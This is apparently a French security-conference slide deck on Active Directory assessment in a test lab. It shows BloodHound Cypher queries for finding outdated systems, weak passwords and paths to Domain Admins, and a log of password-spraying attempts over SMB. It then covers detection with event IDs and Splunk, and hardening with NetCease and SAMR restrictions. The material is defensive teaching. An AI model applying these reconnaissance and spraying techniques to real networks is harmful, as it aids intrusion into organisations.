	"CBLUMENTHAL00999@TESTLAB.LOCAL"		null				
	"ZGHAEMMAGHAM01000@TESTLAB.LOCAL"		null				

Started streaming 20000 records after 1 ms and completed after 89 ms, displaying first 1000 rows.

\$ MATCH (n:User) WHERE toLower(n.description) is not null RE...

	n.name	n.description
	"HKRUKIEL00343@TESTLAB.LOCAL"	"Test account"
	"CGULLO00654@TESTLAB.LOCAL"	"Do not change password for this account (TESTLAB1234@)"

Started streaming 2 records after 1 ms and completed after 34 ms.



RETEX | Quick wins

Manque de mise à jour des serveurs

\$ MATCH (n) WHERE n.operatingsystem =~ ".*XP.*" OR n.operati...

n.name	n.operatingsystem
"COMP00517.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00044.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00095.TESTLAB.LOCAL"	"Windows XP"
"COMP00145.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00148.TESTLAB.LOCAL"	"Windows XP"
"COMP00156.TESTLAB.LOCAL"	"Windows XP"
"COMP00177.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00241.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00253.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00261.TESTLAB.LOCAL"	"Windows XP"
"COMP00291.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00336.TESTLAB.LOCAL"	"Windows XP"
"COMP00371.TESTLAB.LOCAL"	"Windows XP"
"COMP00383.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00461.TESTLAB.LOCAL"	"Windows Server 2003"
"COMP00547.TESTLAB.LOCAL"	"Windows Server 2003"

Started streaming 374 records after 2 ms and completed after 349 ms.

MATCH (n)

WHERE n.operatingsystem =~ ".*XP.*"

OR n.operatingsystem =~ ".*2000.*"

OR n.operatingsystem =~ ".*2003.*"

RETURN n.name,n.operatingsystem

Politique de mot de passe faible

```
PS C:\> $date1 = Get-Date -Date "01/01/2019"
PS C:\> $date2 = Get-Date -Date "30/01/2019"
PS C:\> $dateEpoch = Get-Date -Date "01/01/1970"
PS C:\> $epoch1 = (New-TimeSpan -Start $dateEpoch -End $date1).TotalSeconds
PS C:\> $epoch2 = (New-TimeSpan -Start $dateEpoch -End $date2).TotalSeconds
PS C:\> echo "MATCH (n:User) WHERE n.pwdlastset < $epoch2 AND n.pwdlastset > $epoch1 RETURN n.name"
MATCH (n:User) WHERE n.pwdlastset < 1548806400 AND n.pwdlastset > 1546300800 RETURN n.name
```

The screenshot shows the Neo4j browser interface with a query results table. The table has one column labeled "n.name". The "Text" tab is selected on the left sidebar. A button labeled "Export CSV" is visible above the table. The bottom status bar indicates: "Started streaming 1039 records after 82 ms and completed after 147 ms, displaying first 1000 rows."

n.name
user1
user2
user3
user4
user5
user6
user7
user8
user9
user10

Export CSV

Started streaming 1039 records after 82 ms and completed after 147 ms, displaying first 1000 rows.

SHB 172.16. 445 :Janvier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 er2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 vier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 N:Janvier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019
SHB 172.16. 445 ier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 er2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 er2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 vier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 ier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 ier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 nvier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 ier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 vier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 ier2019
SHB 172.16. 445 vier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 er2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 nvier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 vier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 er2019
SHB 172.16. 445 2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 19 STATUS_LOGON_FAILURE
SHB 172.16. 445 ier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 nvier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 r2019
SHB 172.16. 445 2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 nvier2019 STATUS_LOGON_FAILURE
SHB 172.16. 445 19 STATUS LOGON FAILURE



RETEX | Quick wins

Attaque : Exploitation des mauvaises pratiques d'administration







RETEX | Adversary Resilience Methodology

Défense : Détection des risques résiduels (Adversary Resilience Methodology)



Ordinateurs avec des sessions relatives aux membres du groupe « Admins de domaine »





RETEX | Adversary Resilience Methodology

Analyse du nombre total d'administrateurs locaux sur l'ensemble de ces ordinateurs

\$ MATCH p = (u1:User)-[r:MemberOf|AdminTo*1..]->(c:Computer)-[r2:HasSession]->(u2:User)-[r3:MemberOf*1..]->(g:Group {name:'DOMAIN ADMINS@TESTLAB.LOCAL'})

Table

A
Text

Code

adminCount	computerName
98	"COMP14398.TESTLAB.LOCAL"
97	"COMP16963.TESTLAB.LOCAL"
97	"COMP18337.TESTLAB.LOCAL"
96	"COMP17081.TESTLAB.LOCAL"
93	"COMP08328.TESTLAB.LOCAL"
92	"COMP07088.TESTLAB.LOCAL"
90	"COMP09187.TESTLAB.LOCAL"
89	"COMP17620.TESTLAB.LOCAL"
87	"COMP16872.TESTLAB.LOCAL"
83	"COMP05816.TESTLAB.LOCAL"
83	"COMP00368.TESTLAB.LOCAL"
78	"COMP16931.TESTLAB.LOCAL"
78	"COMP16562.TESTLAB.LOCAL"
77	"COMP09119.TESTLAB.LOCAL"
77	"COMP12873.TESTLAB.LOCAL"
77	"COMP07048.TESTLAB.LOCAL"

Started streaming 63 records after 118 ms and completed after 119 ms.

```
MATCH p = (u1:User)-[r:MemberOf|AdminTo*1..]->(c:Computer)-[r2:HasSession]->(u2:User)-[r3:MemberOf*1..]->(g:Group {name:'DOMAIN ADMINS@TESTLAB.LOCAL'})
```

```
RETURN COUNT(DISTINCT(u1)) AS adminCount,c.name as computerName
```

```
ORDER BY adminCount DESC
```




Recommandations | Traitement des risques

Détection et réduction des risques résiduels (Adversary Resilience Methodology)





Recommandations | Détection > Event Windows

Journal	ID	Champ	Valeur	Commentaire
Security	4624	LogonType	3	An account was successfully logged on
Security	4634	LogonType	3	An account was logged off
Security	5140	SharePath	*\IPC\$	A network share object was accessed (Nécessite l'activation de la stratégie d'audit « Audit file share »)

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (i.e. connection to shared folder on this computer from elsewhere on network)
4	Batch (i.e. scheduled task)
5	Service (Service startup)
7	Unlock (i.e. unattended workstation with password protected screen saver)
8	NetworkCleartext (Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication") See this article for more information.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. This logon type does not seem to show up in any events. If you want to track users attempting to logon with alternate credentials see 4648 . MS says "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

Microsoft Advanced Threat Analytics



Medium



Recommandations | Détection > Splunk

The alert condition for 'SOC_FW_Subnet_Scan' was triggered.

Alert: [SOC_FW_Subnet_Scan](#)

[View results in Splunk](#)

src	dest_port	nb_dest	sourcetype	time
[REDACTED]	445	119	[REDACTED]	05/03/2019 14:45:00

If you believe you've received this email in error, please contact [REDACTED].

splunk > the engine for machine data



Recommendations | Hardening > Update Win10

1/ SAMR moved on! #Windows10 pleasant surprise: Remote query of local users (inc. local admins) can be controlled.

Win version	Who can query local users by default	Can default be changed
< Win10	Any domain user	No
Win10	Any domain users	Yes (only via registry)
> Win10 [e.g. anniversary]	Only local administrators	Yes (registry or GPO)

10:14 - 15 sept. 2016

122 Retweets 124 Likes

Tal Be'ery @TalBeerySec · 15 sept. 2016
En réponse à @TalBeerySec
2/ On Anniversary update, it's disabled by default for non-privileged users. implications: #PowerSploit's Get-NetLocalGroup no longer works.

Tal Be'ery @TalBeerySec · 15 sept. 2016
3/ which probably means #BloodHound (github.com/adaptivehitman...) will become less effective.
CC @hamjOy @_wald0 @CptJesus @matifesteration

BloodHoundAD/BloodHound
Six Degrees of Domain Admin. Contribute to BloodHoundAD/BloodHound development by creating an account on GitHub.
github.com

Block Authenticated Users from Enumerating Local Groups on Windows 10 Workstations

Thanks to the Microsoft ATA folks, we know that Windows 10 Anniversary Update (v1607) restricts remote SAMR calls (default) to only local administrators.

1/ SAMR moved on! #Windows10 pleasant surprise: Remote query of local users (inc. local admins) can be controlled.

Win version	Who can query local users by default	Can default be changed
< Win10	Any domain user	No
Win10	Any domain users	Yes (only via registry)
> Win10 [e.g. anniversary]	Only local administrators	Yes (registry or GPO)

When using PowerView to enumerate local group membership on Windows 10 v1607 as a domain user, we get the following error

```
PS H:\> get-netlocalgroup -ComputerName ADSWKWin10.tab.adsecurity.org
WARNING: [!] Error: Exception calling "Invoke" with "2" argument(s): "Access is denied.
"
```



Recommendations | Hardening > NetCease

C https://adsecurity.org/?p=3299

Securing Windows Workstation:

- Deploying Free/Near-Free Microsoft Tools to Improve Windows Security
 - Deploy [Microsoft AppLocker](#) to lock down what can run on the system.
 - Deploy current version of [EMET](#) with recommended software settings.
 - Deploy [LAPS](#) to manage the local Administrator (RID 500) password.
 - Force Group Policy to reapply settings during “refresh”
- Disable Windows Legacy & Typically Unused Features
 - [Disable Net Session Enumeration \(NetCease\)](#)
 - [Disable WPAD](#)
 - [Disable LLMNR](#)
 - [Disable Windows Browser Protocol](#)
 - [Disable NetBIOS](#)
 - [Disable Windows Scripting Host \(WSH\) & Control Scripting File Extensions](#)
 - Deploy security back-port patch ([KB2871997](#)).
 - Prevent local Administrator (RID 500) accounts from authenticating over the network
 - Ensure [WDigest](#) is disabled
 - Remove SMB v1 support

← → C https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dc5b

Microsoft TechNet

Rechercher sur TechNet avec Bing

France (Français) Se connecter

Accueil Librairie Formation Téléchargements Support technique Communautés Forums

Ressources pour les professionnels de l'informatique > Galerie > Sécurité > Net Cease - Hardening Net Session Enumeration

Essayer la toute dernière technologie Microsoft

Accès rapide

Mes contributions

Télécharger une contribution

Net Cease - Hardening Net Session Enumeration

“Net Cease” tool is a short PowerShell (PS) script which alters Net Session Enumeration (NetSessionEnum) default permissions. This hardening process prevents attackers from easily getting some valuable recon information to move laterally within their victim’s network.

Téléchargement [NetCease.zip](#)

Évaluations ★★★★★ (9) Dernière mise à jour 11/12/2016

Téléchargé 21 056 fois Licence Conditions d'utilisation de TechNet

Favoris Ajouter à mes Favoris Partager

Catégorie Sécurité

Sous-catégorie Listes de contrôle d'accès discrétionnaire

Traduit en English

Balises Security, Powershell, Permissions, Domain Controllers, User sessions, NetSessionEnum

Signaler un abus à Microsoft

Itai Grady MSFT Joint Feb 2015

5,452 Points Le top 5%

Afficher les contr... Afficher l'activité



Questions ?

SOOO GUYS...

**ANY QUESTIONS? COMMENTS? OR
CONCERNs?**